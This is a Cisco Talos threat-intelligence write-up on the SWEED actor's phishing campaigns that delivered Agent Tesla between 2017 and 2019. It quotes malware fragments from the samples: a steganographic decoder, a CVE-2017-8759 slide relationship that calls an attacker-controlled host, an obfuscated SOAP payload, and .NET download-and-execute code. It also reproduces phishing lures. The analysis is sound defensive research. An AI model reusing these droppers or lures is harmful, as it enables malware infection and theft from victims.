SWEED: Exposing years of Agent Tesla campaigns

blog.talosintelligence.com/2019/07/sweed-agent-tesla.html

By Edmund Brumaghin and other Cisco Talos researchers.


Executive summary

Cisco Talos recently identified a large number of ongoing malware distribution campaigns linked to a threat actor we're calling "SWEED," including such notable malware as Formbook, Lokibot and Agent Tesla. Based on our research, SWEED — which has been operating since at least 2017 — primarily targets their victims with stealers and remote access trojans.

SWEED remains consistent across most of their campaigns in their use of spear-phishing emails with malicious attachments. While these campaigns have featured a myriad of different types of malicious documents, the actor primarily tries to infect its victims with a packed version of Agent Tesla — an information stealer that's been around since at least 2014. The version of Agent Tesla that SWEED is using differs slightly from what we've seen in the past in the way that it is packed, as well as how it infects the system. In this post, we'll run down each campaign we're able to connect to SWEED, and talk about some of the actor's tactics, techniques and procedures (TTPs).

2017: Steganography

One of the earliest SWEED campaigns Talos identified dates back to 2017. In this attack, the actors placed droppers inside of ZIP archives, and then attached those ZIPs to emails. The attachments usually had file names similar to "Java_Updater.zip" or "P-O of Jun2017.zip". Here's an example of an email associated with this campaign:


URGENT PO NEEDED - Message (HTML)
File
Message
Help
Tell me what you want to do
Find
Zoom
Reply
Reply All
Forward

URGENT PO NEEDED

import <sony.rizaldi@burankersa.com>
To undisclosed-recipients:
Thu 6/22/2017 2:23 PM

P-O of Jun2017.zip
327 KB


Good day,

Kindly find our attached Purchase Order. We would like an urgent
delivery of this order.
Please confirm or acknowledge receipt of my email .

Waiting for your earliest reply.
KINDLY download the attached file for new proposal.


Thank You!
Best Regards.
Import/Export Office
Pharm international trade Ltd.

The attached ZIP archive contained a packed version of Agent Tesla. The packer uses .NET and leverages steganography to hide and decode a second .NET executable, which uses the same technique to retrieve the final Agent Tesla payload. Here's the file stored in the resource:



```
// 0x000014AC: 6397.resources (208556 bytes, Embedded, Public)
// 0x00001575:  = 6397
```

And here's the algorithm used to decode the PE stored in that image:



```
private static byte[] れる()
{
    Bitmap bitmap = に事れ.れくのむ();
    checked
    {
        byte[] array = new byte[bitmap.Width * bitmap.Height * 3 - 1 + 1];
        int num = 0;
        for (int i = bitmap.Height - 1; i >= 0; i += -1)
        {
            int num2 = 0;
            int num3 = bitmap.Width - 1;
            for (int j = num2; j <= num3; j++)
            {
                Color color = に事れ.のつづ(bitmap, j, i);
                array[num * 3 + 2] = color.R;
                array[num * 3 + 1] = color.G;
                array[num * 3] = color.B;
                num++;
            }
        }
        return に事れ.くとく(array);
    }
}
```


The decoded binary is stored in the array.

January 2018: Java droppers

In early 2018, we observed that SWEED began leveraging Java-based droppers. Similar to previous campaigns, the JAR was directly attached to emails and used file names such as "Order_2018.jar". The purpose of the JAR was to obtain information about the infected system and facilitate the download of a packed version of Agent Tesla. Interestingly, only a few months prior to these campaigns, a HackForums user with the account name "Sweed" actively sought out a Java crypter — but we'll get to that activity later.


April 2018: Office exploit (CVE-2017-8759)

In April 2018, SWEED began making use of a previously disclosed Office exploit. One of the documents featured in these email campaigns was notable because it was a PowerPoint document (PPXS). Code contained inside one of the slides triggers an exploit for CVE-2017-8759, a remote code execution vulnerability in Microsoft .NET framework.



```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
        <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slide
Layout" Target="../slideLayouts/slideLayout1.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.
org/officeDocument/2006/relationships/vmlDrawing" Target="../drawings/vmlDrawing1.vml"/><Relationship Id="_id_2
880" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" TargetMode="External"
 Target="SOAp:wSdL=http://file.crosspoiimeri.com/chuks.png"/></Relationships>
```

You can see the execution of external content hosted on the attacker-controlled web server using the file name "chuks.png". As expected, the PNG is not actually an image. Instead, it is a Soap definition in XML, as seen in the screenshot below:




```
<definitions
        xmlns="http://schemas.xmlsoap.org/wsdl/"
 xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
 xmlns:suds="http://www.w3.org/2000/wsdl/suds">
        <portType       name="acVxyYX3CoXHKUBx0G9bAyBjySbb0qHpOGxPoyt7WoBRa19BGuRn2mhHKu5FmgDjMgR1u6BJayPpEqRF2
K"/>
 <binding name="GHrCmjvYQ"      type="ayZLwEn9MILjka5XwcjJsuLvWkrVs2LziotbuqBDOc99Q8RLGCnPIYth22zBUUbDae1nEUdh8
MxTcAfrqmNhKadd2gPjkCR7quVNck5zIIV1i8">
 <soap:binding  style="ax0snP6GBnmyjHCa5tqqZZIMfH8CdtWQj1uyFpu2TdMkzxWK51McFbc4vpUaNpqkhtI2xNIs5fu6LTmOR31WNJQc
NLygVPKeTh2"    transport=""/>
        <suds:class type="awgXJ6AFv6gt5yIlDSybPOoz98m7Biibz6qRZggDBoIJRcWTLsapFa4j9COdTW4DDgUZzOY91ICJVuqxrKm1x
4OrfUK3twebR4C" rootType="



                                                            MarshalByRefObject



                                                                  "></suds:class>
        </binding>
        <service name="aKapnmMz32uhpOedt0obTGUZ3GYzBUa1f82BdaUv1WgV1C0VtwOPbC6x1mu7xKG71MELXwy7jeYPxYczfQcNx">
        <port   name="agHpyMDVuMBFKiHtUavF6GxJgUjbkorBWILjMWxVKkF7MiFpG2" binding="GHrCmjvYQ">
 <soap:address  location="http:///"/>
 <soap:address location=";
        byte[] fidNAArr = new byte[3584];
fidNAArr[0] = (byte)'\u004D';fidNAArr[1] = (byte)('\u000A' | ( ~-81));
fidNAArr[2] = (byte)0;fidNAArr[3] = (byte)'\u0000';fidNAArr[4] = (byte)'\u0000';
fidNAArr[5] = (byte)('\u00F0' ^ 0xF0);fidNAArr[6] = (byte)'\u0000';
fidNAArr[7] = (byte)'\u0000';fidNAArr[8] = (byte)(0x2FEDEC52 &amp; '\u008D');
```

The purpose of this code is to decode a URL and download a PE32 hosted on an attacker-controlled web server. The resulting executable is a packed version of Agent Tesla.

May 2018: Office exploit (CVE-2017-11882)

In May 2018, campaigns being conducted by SWEED began leveraging another vulnerability in Microsoft Office: CVE-2017-11882, a remote code execution bug in Microsoft Office that is commonly observed being leveraged in malicious documents used in commodity malware distribution.

We see how the vulnerability abuses the Equation Editor in Office when executing the sample in ThreatGrid:




>	9	services.exe		10	0	0	Proce
>	10	OSPPSVC.EXE	9 (services.exe)	0	0	7	Paren
>	11	csrss.exe		0	0	0	Proce
>	12	svchost.exe	9 (services.exe)	0	0	0	Proce
∨	13	EQNEDT32.EXE	5 (svchost.exe)	0	0	79	Paren

Process Name	EQNEDT32.EXE
Image Filename	C:\Program Files (x86)\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Analysis Reason	Parent is being analyzed
Command Line	"C:\Program Files (x86)\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Children	
New	true

Started At	Thu, 20 Jun 2019 12:59:51
Current Directory	C:\Windows\system32\
Image Base Address	-
Window Title	"C:\Program Files (x86)\Cor Shared\EQUATION\EQNED
Shell Info	-
Desktop Info	WinSta0\Default

As seen below, the malicious document is designed to appear as if it is an invoice.




	A	B	C	D	E	F	G	H
32								
33	3	SPRING INSERT						
34		DIMENSION : OD. 45MM X HEIGHT 105MM						
35		DEFLECTION 25MM						
36		RATED CAPACITY						
37	a	150 KG (WHITE)			500	PCS	$2.35	$1,175.00
38	b	300 KG (RED)			700	PCS	$2.79	$1,953.00
39	AMOUNT				7700	PCS		$50,123.00
40	Remark							
41	1. More or Less Clause for quantity: ±10%							
42	2. Lead delivery time:4~ 6 weeks							
43	3. Packing info:							
44		around 380 carton, Gross weight 8380kgs, 6.6m3						
45								
46	BANK: BANK OF CHINA GUANGXI BRANCH							
47	[							
48	BANK ADDRESS: NO.147 BUILDING GUOMAO GUANGXI GUIGANG, CHINA							
49								
50	BENEFICIARY'S NAME: XU XIAO FANG							
51	BENEFICIARY'S A/C: 6217582600008065648							
52	BENEFICIARY'S ADDRESS: 3F, UNIT 29, NO.689 LUOFENG ROAD, SHANGHAI 201908 CHINA							
53								
54	INTERMEDIARY BANK INFO AS BELLOW IF YOUR BANK NEED IT:							
55	INTERMEDIARY BANK INFO: CITIBANK, N.A.							
56	SWIFT CODE: CITIUS33XXX							

For and on behalf of
上海耘州实业有限公司
SHANGHAI ENJOY INDUSTRY CO., LTD.
Authorized Signature(s)

As consistent with previous campaigns, the purpose of this malicious document is to download and execute a packed version of Agent Tesla.

2019: Office macros and AutoIT droppers

Beginning in 2019, the campaigns associated with SWEED began leveraging malicious Office macros. As with previous attacks, they are leveraging spear-phishing emails and malicious attachments to initiate the infection process.



AW: New Order

JD Juan Delga <admin@werosee.gq>
[redacted]

Fri 6/14/2019 1:07 AM

If there are problems with how this message is displayed, click here to view it in a web browser.

Request and specification of our new order.xls
226 KB

Hello,

I got your company contact by an agent friend , attached you will find request and specification of our new order that my company will be requiring from your company, i advice you to send

1) Discount,
2) Unit price
3)Delivery,
4) Terms of Payment,
5) Warranty.


Once this is confirmed, i will place my Order without delay,hope to get your response soon, thanks.

Best regards,

Juan Delga


Oman Fofor Trading Co. Ltd

The attached XLS contains an obfuscated VBA macro, which executes a PowerShell script using a WMI call. The PowerShell script is also obfuscated using XOR operations to hide its code. Once decoded, it reveals itself to be .NET.




```
v659da:
    WebClient acad896 = new WebClient();
    string e4fc5 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\ofedf57" + rf2d7d2("5a034a5d");
    acad896.DownloadFile(rf2d7d2("1c124648081a5b155d5c5b581b025b4b54471508515d1c5612490717414211035616574d11"), e4fc5);
    ProcessStartInfo p98b9d = new ProcessStartInfo(e4fc5);
    Process.Start(p98b9d);
    return 0;
```

This .NET code is responsible for performing some checks and downloading another executable file. The obfuscation scheme used in this code is the same as the one used in the previously described PowerShell. The downloaded file is then saved and executed.



Call graph after WMI execution.

